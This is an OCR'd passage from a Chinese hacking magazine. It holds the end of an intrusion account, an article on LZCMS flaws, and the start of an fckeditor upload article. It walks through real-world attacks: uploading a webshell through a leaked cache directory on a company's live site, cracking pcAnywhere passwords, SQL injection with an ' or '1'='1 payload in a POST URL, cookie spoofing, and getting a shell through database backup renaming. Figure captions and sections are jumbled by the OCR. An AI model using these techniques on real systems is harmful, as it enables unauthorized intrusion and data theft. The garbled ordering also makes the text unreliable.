
获得管理密码后，却找不到后台了，不急，现在大多网站都是虚拟主机，一台服务器上有很多同一套系统的站，我在另一旁站的主页找到了后台地址，如图6。

原来目录是backlogin，马上登陆后台，查找可利用的地方，如图7。

发现这套系统的上传是这样的：不管什么文件，先放到缓存目录中，点击"完成"后程序判断文件是否为允许的类型，是则转移到上传目录，否则删除缓存中的文件。这儿有个bug，看图7，缓存目录在URL中显露出来了，而且在web目录下，于是上传asa文件，先不点击完成，访问缓存文件，如图8。

然后上传大马，如图9。


图6　找到后台管理地址


图5　开始检测






图7　登陆后台


图9　上传大马


图8　访问缓存文件

尝试提权

目标站权限可以访问c盘，我找到了Pcanywhere，如图10。

下载cif密码文件，破解出来后，本地装上pcAnywhere连接，结果连是连上了，但屏幕是花的，百度也没啥结果。巴西烤肉、360提权我就没再试，对方也是我们这儿的大公司，别搞出麻烦了。大家了解这种提权方法就行了。

简单小结

我们总结一下Oracle中的表的区别。user_table 是当前用户所拥有的，all_table 是所有用户的所有表。DBA_TABLES、ALL_TABLES以及USER_TABLES此三个视图可以用来查询ORACLE中关系表信息，它们之间的关系和区别是：DBA_TABLES >= ALL_TABLES >= USER_TABLES。

（穿山甲Pangolin已收录在本期光盘中）

编辑点评：很多人可能都还不怎么了解Oracle，有些听过Oracle的人可能觉得其很神秘，其实不然，从本文中大家可以看到，Oracle的注射也会出现和Mysql类似的情况。

露珠cms漏洞分析和利用

dark[swust]

从本文可以学到：

1. 露珠CMS漏洞分析
2. 漏洞在实际中的利用

露珠CMS(LZCMS)是一个以文章类、下载类、图片类、动画类、视频类为主的综合网站。

这个CMS给我的第一印象就是小，300多k的大小，竟然把基本功能都包含了。不过在对它进行分析的过程中，我还是发现了一些问题。下面就是我对这些问题进行的分析。

防注入过滤不严格的问题

在conn.asp中包含了防注入，我们先看图1。

从图1可以清楚地看到这个文件只对**Request.QueryString**方式提交的数据进行了过滤，也就是只过滤get方式提交的数据，虽然过滤的数据很多，但对于post和cookie提交的数据就没法过滤。因此我们可以批量搜索**request.form**和request这两个关键字，找到后再进行分析。

除了conn.asp中的防注入，程序中的ChkFormStr函数也有防注入效果，这个函数在luzhuba.asp进行了定义，如图2。

这里可以看到这个函数对于字符型的注入还是有过滤作用的，不过问题

```
<!--#include file="md5.asp"-->
<%mydata="luzhu.mdb" '数据库文件
shujulx=1
Dim Query_Badword,Form_Badword,i,Err_Message,Err_Web,name,luzhu
Query_Badword1="' ‖ and ‖ % ‖ %20 ‖ or ‖   ‖   ‖ union ‖ select ‖ update ‖ chr ‖ delete
luzhu="' ‖ and ‖ % ‖ union ‖   ‖   ‖ %20 ‖ alert ‖ script ‖ 你妈的 ‖ 儿子 ‖ 孙子 ‖ 姥姥 ‖
mid ‖ master. ‖ set ‖ chr(37) ‖ ="
On Error Resume Next
if request.QueryString<>"" then
Chk_badword=split(Query_Badword,"‖")
FOR EACH Query_Name IN Request.QueryString
for i=0 to ubound(Chk_badword)
If Instr(LCase(request.QueryString(Query_Name)),Chk_badword(i))<>0 Then
Response.Write "<Script Language=JavaScript>alert('老大别这样呀？？？？');this.to
Response.End
End If
NEXT
NEXT
End if
Response.Buffer = True
        Response.ExpiresAbsolute = Now() - 1
        Response.Expires = 0
        'Response.CacheControl = "no-cache"
        Response.AddHeader "Pragma", "No-Cache"
```

图 1　防注入

```
Public Function ChkFormStr(ByVal str)
        Dim fString
        fString = str
        If IsNull(fString) Then
                ChkFormStr = ""
                Exit Function
        End If
        fString = Replace(fString, "'", "&#39;")
        fString = Replace(fString, Chr(34), "&quot;")
        fString = Replace(fString, Chr(13), "")
        fString = Replace(fString, Chr(10), "")
        fString = Replace(fString, Chr(9), "")
        fString = Replace(fString, ">", "&gt;")
        fString = Replace(fString, "<", "&lt;")
        fString = Replace(fString, " ", " ")
        ChkFormStr = Trim(fString)
    End Function
```

图 2　ChkFormStr 函数

是对于数字型的注入就没有办法了。

大概分析了这个网站的防注入，开始寻找漏洞。这个 CMS 很小，但是功能却不少。它是怎么做到的呢？当我打开 admin.asp 的时候，我就明白了，原来这程序把所有的代码都写在几个 ASP 文件中，当我看到 admin.asp 总共 7000 多行代码的时候还是吃了一惊。

这么多行代码，让代码分析增加了难度。

admin_login.asp 文件注入问题

前面说到 conn.asp 过滤不严这个问题，我就从查找 request.form 这个方式获取变量的位置，后来终于在 admin_login.asp 这个位置发现了漏洞，下面是分析，如图 3。

```
<!--#include file="conn.asp"-->   '包含了conn.asp文件
<link rel="stylesheet" href="adminimages/admin.css" type="text/css">
<%htwjm="admin.asp"
Server.ScriptTimeOut=99999
select case request("luzhuba")    '通过request获取需要执行的函数，这里我是loginsave这里有漏洞
'case "":login()
case "login":login()
case "loginsave":loginsave()
case "scazwj":scazwj()
end select
Public Sub login
..........省略代码
Public Sub loginsave
name=request.form("name")              '通过request.form获取name，并且没有进行过滤
exec="select * from admin where name = '"+name+"' "
set rs=server.createobject("adodb.recordset")
rs.open exec,conn,1,3                  '带入数据库查询
if rs.eof and rs.bof then
Response.Write("<script language=javascript>alert('对不起,您不是管理员，请您离开！');this.top.location.href='index.asp';
else
if  rs("password")=md5(Trim(request.form("password")),16)    then   '密码这里不能注入
if request.form("fjm")<>session("fjm") then
Response.Write("<script language=javascript>alert('附加码不对!');this.top.location.href='?luzhuba=login';</script>")
else
Session("a")=rs("a")
session("luzhubahydj")=4
Response.Cookies("luzhubaht")("id")= rs("id")
Response.Cookies("luzhubaht")("mm") =rs("password")
Response.Cookies("luzhubaht")("xm") = rs("name")
response.redirect ""&htwjm&"?luzhuba="
end if
else
Response.Write("<script language=javascript>alert('密码错误!');this.top.location.href='?luzhuba=login';</script>")
end if
end if
```

图 3　过滤不严

这里的name没有经过任何的过滤，就带入了查询，出现了经典的' or'=' or'漏洞，但是这个程序通过' or'=' or'却不能进入系统，因为 password 和 name 是分别验证的，而 password 处却不能注入，还是不能进入系统。不知道是程序的 bug 还是作者疏忽，这个后台登陆的验证码竟然是直接填好的，验证码等于没用，如图 4。

这里我有两种思路：




图 5　截获的数据

在登陆框填上' or '1'='1，然后再用溯雪这类软件暴力破解。

利用注入漏洞进行注入。

由于第一种太麻烦了，这里就不演示了，我只讲第二种。首先是文本框的注入，文本框的注入自己手动测试要用很长的时间，所以我选择用工具。不过对于文本框的注入直接用工具是不行的，需要自己构造地址。而获取地址有两种办法，第一种是通过分析源代码自己构造地址，第二种是通过抓包获取地址。第一种对于脚本要求比较高，并且如果我们没有源代码，也构造不出来的。这里我只演示第二种办法。

首先还是运行经典的抓包工具 WSockExpert，我们在用户名处写上' or '1'='1，密码随便写，我用的是 123456，然后点击登录，这时 WSockExpert 就会把信息截获。不过只有 POST 的数据是我们需要的，我们就是用它构造注入地址。

WSockExpert截获的数据如图5，我再介绍一下怎么构造地址。我们只关心第一行和最后一行。第一行 POST 后面的就是我们提交那个页面的地址，而最后一行的数据就是后面提交的变量，我们把它们用 & 符号链接起来，就是构造的注入地址。需要说明的是，由于是 name 这个变量有注入漏洞，而工具都是默认为最后一个变量有漏洞，所以我们要把name的数据移到最后。因此最终的地址为：




图 4　后台登陆

http://127.0.0.1/admin_login.asp?luzhuba=loginsave&password=123456&fjm=8716&submit=+%B5%C7+%C2%BD+&method=CheckLogin&name=%27+or+%271%27%3D%271，我们把这个地址放到 Pangolin 里面，方式选择 post，type 选择 **String**，DB 选择 **Access**，关键字不用填，就可以得到密码了，如图 6。

既然已经拿到账号密码，下面我们就可以进行后台 cookie 欺骗了。admin.asp 是用的 cookie 方式进行的验证，也就是说只要获得用户名和密码，就可以用 cookie 欺骗的方式进入后台，工具使用老兵 COOKER 的欺骗工具就可以，这里就不再演示了。




图 7　后台获取 shell




图 6　得到密码

进入后台后发现功能很多，这就为我们获取 shell 做好了准备。我发现使用数据备份方式最简单。首先我们上传个图片，这里我的图片地址是 html\jcsj\20100506\picst\ 201056113111258.jpg，在数据备份处填入地址，备份数据库填 shell.asp，如图7。就这样就可以得到shell了。

后记

这个系统还是很有特色的，

不过由于代码集中在几个文件中，对于漏洞防范还是有缺陷的。我觉得如果这个系统在防注入方面加强一些，还是可以做到既安全又小巧的。

（文中露珠CMS源码、WSockExpert已收录在本期光盘中）

编辑点评： 露珠CMS漏洞在其形式上和之前的漏洞并无很大区别，本文的精彩之处在于抓包工具WSockExpert的使用。

aspx版fckeditor上传漏洞利用

图 佚名

从本文可以学到：

1．aspx版fckeditor上传漏洞利用

看了黑客手册以前的一篇文章《菜鸟玩远程包含漏洞》，在这篇文章中，小黑教导我们怎样利用已知漏洞，远程包含漏洞入侵的整个过程。今天，我也来献丑，给大家讲讲自己的入侵经历。



图1　google里面搜索

